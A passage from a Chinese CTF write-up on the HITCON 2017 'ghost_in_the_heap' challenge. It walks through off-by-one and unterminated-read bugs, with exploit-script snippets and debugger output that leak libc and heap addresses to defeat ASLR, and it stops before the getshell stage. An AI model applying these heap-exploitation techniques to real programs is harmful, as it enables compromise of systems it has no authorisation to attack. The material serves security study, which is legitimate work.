Pwn with File结构体（三）

前言

本文由 **本人** 首发于 先知安全技术社区： https://xianzhi.aliyun.com/forum/user/5274

前面介绍了几种 File 结构体的攻击方式，其中包括修改 vtable的攻击，以及在最新版本 libc 中 通过 修改 File 结构体中的一些缓冲区的指针来进行攻击的例子。

本文以 hitcon 2017 的 ghost_in_the_heap 为例子，介绍一下在实际中的利用方式。

不过我觉得这个题的精华不仅仅是在最后利用 File 结构体 getshell 那块， 前面的通过堆布局，off-by-null 进行堆布局的部分更是精华中的精华，通过这道题可以对 ptmalloc 的内存分配机制有一个更加深入的了解。

分析的 idb 文件，题目，exp:

https://gitee.com/hac425/blog_data/tree/master/pwn_file

正文


拿到一道题，首先看看保护措施，这里是全开。然后看看所给的各个功能的作用。

- new_heap, 最多分配 3个 0xb0 大小的chunk (malloc(0xA8))然后可以输入 0xa8个字符，注意调用的 _isoc99_scanf("%168s", heap_table[i]); 会在输入串的末尾 添 \x00, 可以 off-by-one.
- delete_heap free掉指定的 heap
- add_ghost 最多分配一个 0x60 的 chunk (malloc(0x50)), 随后调用 read获取输入，末尾没有增加 \x00 ，可以 leak
- watch_ghost 调用 printf 打印 ghost 的内容
- remove_ghost free掉 ghost 指针

总结一下， 我们可以 最多分配 3个 0xb0 大小的 chunk， 以及 一个 0x60 的 chunk，然后 在 分配 heap 有 off-by-one 可以修改下一块的 size 位（细节后面说）， 分配 ghost 时，在输入数据后没有在数据末尾添 \x00 ， 同时有一个可以获取 ghost 的函数，可以 leak 数据。

有一个细节需要提一下:


在程序中 new_heap 时是通过 malloc(0xa8), 这样系统会分配 0xb0 字节的 chunk, 原因是对齐导致的， 剩下需要的那8个字节由下一个堆块的 pre_size 提供。



`0x5555557571c0` 是一个 `heap` 所在 `chunk` 的基地址， 他分配了 `0xb0` 字节，位于 `0x555555757270` 的 8 字节也是给他用的。

信息泄露绕过 aslr && 获得 heap 和 libc 的地址

先放一张信息泄露的草图压压惊




在堆中进行信息泄露我们可以充分利用堆的分配机制，在堆的分配释放过程中会用到双向链表，这些链表就是通过 chunk 中的指针链接起来的。如果是 bin 的第一个块里面的指针就全是 libc 中的地址，如果 chunk 所属的 bin 有多个 chunk 那么chunk中的指针就会指向 heap 中的地址。 利用这两个 tips，加上上面所说的， watch_ghost可以 leak 内存中的数据，再通过精心的堆布局，我们就可以拿到 libc 和 heap 的基地址

回到这个题目来看，我们条件其实是比较苛刻的，我们只有 ghost 的内存是能够读取的。而 分配 ghost 所得到的 chunk 的大小是 0x60 字节的，这是在 fastbin 的大小范围的， 所以我们释放后，他会进入 fastbin，由于该chunk是其 所属 fastbin 的第一项， 此时 chunk->fd 会被设置为 0, chunk->bk 内容不变。

测试一下即可

```
add_ghost(12345, "s"*0x20)
new_heap("s")
remove_ghost()
```




所以单单靠 `ghost` 是不能实现信息泄露的。

下面看看正确的思路。

leak libc


首先

```
add_ghost(12345, "ssssssss")
new_heap("b")   # heap 0
new_heap("b")   # heap 1
new_heap("b")   # heap 2

# ghost ---> fastbin (0x60)
remove_ghost()
del_heap(0)
```



然后

del_heap(2) #触发 malloc cosolidate ， 清理 fastbin --> unsorted, 此时 ghost + heap 0 合并




可以看到 fastbin 和 unsorted bin 合并了，具体原因在 _int_free 函数的代码里面。

```
4082:
4083:    // 一般而言 ，top chunk大小大于这个，所以只要触发和 top chunk的合并，我们应该就能满足这个chunk
4084:    // 然后 malloc_consolidate ，清理 fastbin
4085:  if ((unsigned long)(size) >= FASTBIN_CONSOLIDATION_THRESHOLD) {
4086:    if (have_fastchunks(av))
4087:  malloc_consolidate(av);
4088:
```

FASTBIN_CONSOLIDATION_THRESHOLD 的值为 0x10000 ,当 free掉 heap2 后，会和 top chunnk 合并，此时的 size 明显大于 0x10000， 所以会进入 malloc_consolidate 清理 fastbin ,所以会和unsorted bin 合并形成了大的 unsorted bin.

然后

```
new_heap("b")   # heap 0, 切割上一步生成的 大的 unsorted bin, 剩下 0x60 , 其中包含 main_arean 的指针
add_ghost(12345, "ssssssss")  # 填满 fd 的 8 个字节， 调用 printf 时就会打印 main_arean 地址
```



先分配 heap 得到 heap_0, 此时原来的 unsorted bin 被切割， 剩下一个小的的 unsorted bin, 其中有指针 fd, bk 都是指向 main_arean, 然后我们在 分配一个 ghost ， 填满 fd 的 8 个字节， 然后调用 printf时就会打印 main_arean 地址。

调试看看。


```
0x555555756050: 0x0000555555757010      0x0000555555757120
0x555555756060: 0x0000000000000000      0x00005555557570c0
gef➤  x/4xg 0x00005555557570c0
0x5555557570c0: 0x7373737373737373      0x00007ffff7dd1b78
0x5555557570d0: 0x0000000000000000      0x0000000000000000
gef➤  x 0x00007ffff7dd1b78
0x7ffff7dd1b78 <main_arena+88>: 0x00005555557571c0
gef➤
```

0x00005555557570c0 是 add_ghost 返回的地址，然后使用 watch_ghost 就能 leak libc 的地址了。具体可以看文末的 exp


leak heap

如果要 leak heap 的地址，我们需要使某一个 bin中有两个 chunk，这里选择构造两个 unsorted bin.

```
new_heap("b")   # heap 2

remove_ghost()
del_heap(0)
del_heap(2)  # malloc cosolidate ,  清理 fastbin --> unsorted, 此时 ghost + heap 0 合并
```




```
new_heap("b")   # heap 0
new_heap("b")   # heap 2
# |unsorted bin 0xb0|heap 1|unsorted bin 0x60|heap 2|top chunk|
# 两个 unsorted bin  使用双向链表，链接到一起
del_heap(1)
new_heap("b")   # heap 1
del_heap(0)
```



构造了两个 unsorted bin，当 add_ghost 时就会拿到 下面那个 unsorted bin，它的 bk 时指向 上面那

个 unsorted bin 的，这样就可以 leak heap 了，具体看代码（这一步还有个小 tips, 代码里有）。

我们来谈谈 第一步到第二步为啥会出现 smallbin ,内存分配时，首先会去 fastbin , smallbin 中分配内存，不能分配就会 遍历· unsorted bin, 然后再去 smallbin找。

具体流程如下(来源):

- 逐个迭代 unsorted bin中的块，如果发现 chunk 的大小正好是需要的大小，则迭代过程中止，直接返回此块;否则将此块放入到对应的 small bin 或者 large bin 中，这也是整个 heap 管理中唯一会将 chunk 放入 small bin与 large bin 中的代码。
- 迭代过程直到 unsorted bin 中没有 chunk 或超过最大迭代次数(10000)为止。
- 随后开始在 small bins 与 large bins 中寻找 best-fit，即满足需求大小的最小块，如果能够找到，则分裂后将前一块返回给用户，剩下的块放入 unsorted bin 中。
- 如果没能找到，则回到开头，继续迭代过程，直到 unsorted bin 空为止

所以在第一次 new heap 时 ， unsorted bin进入 smallbin ,然后 被切割，剩下一个 0x60 的unsorted bin ， 再次 new heap ， unsorted bin进入 smallbin，然后在分配 new heap 需要的内存 0xb0 , 然后会从 top chunk 分配，于是 出现了 smallbin。

下面继续

构造exploit之 off-by-one


经过上一步我们已经 拿到了 libc 和 heap 的地址。下面讲讲怎么 getshell
首先清理一下 heap

```
remove_ghost()
del_heap(1)
del_heap(2)
```

然后初始化一下堆状态

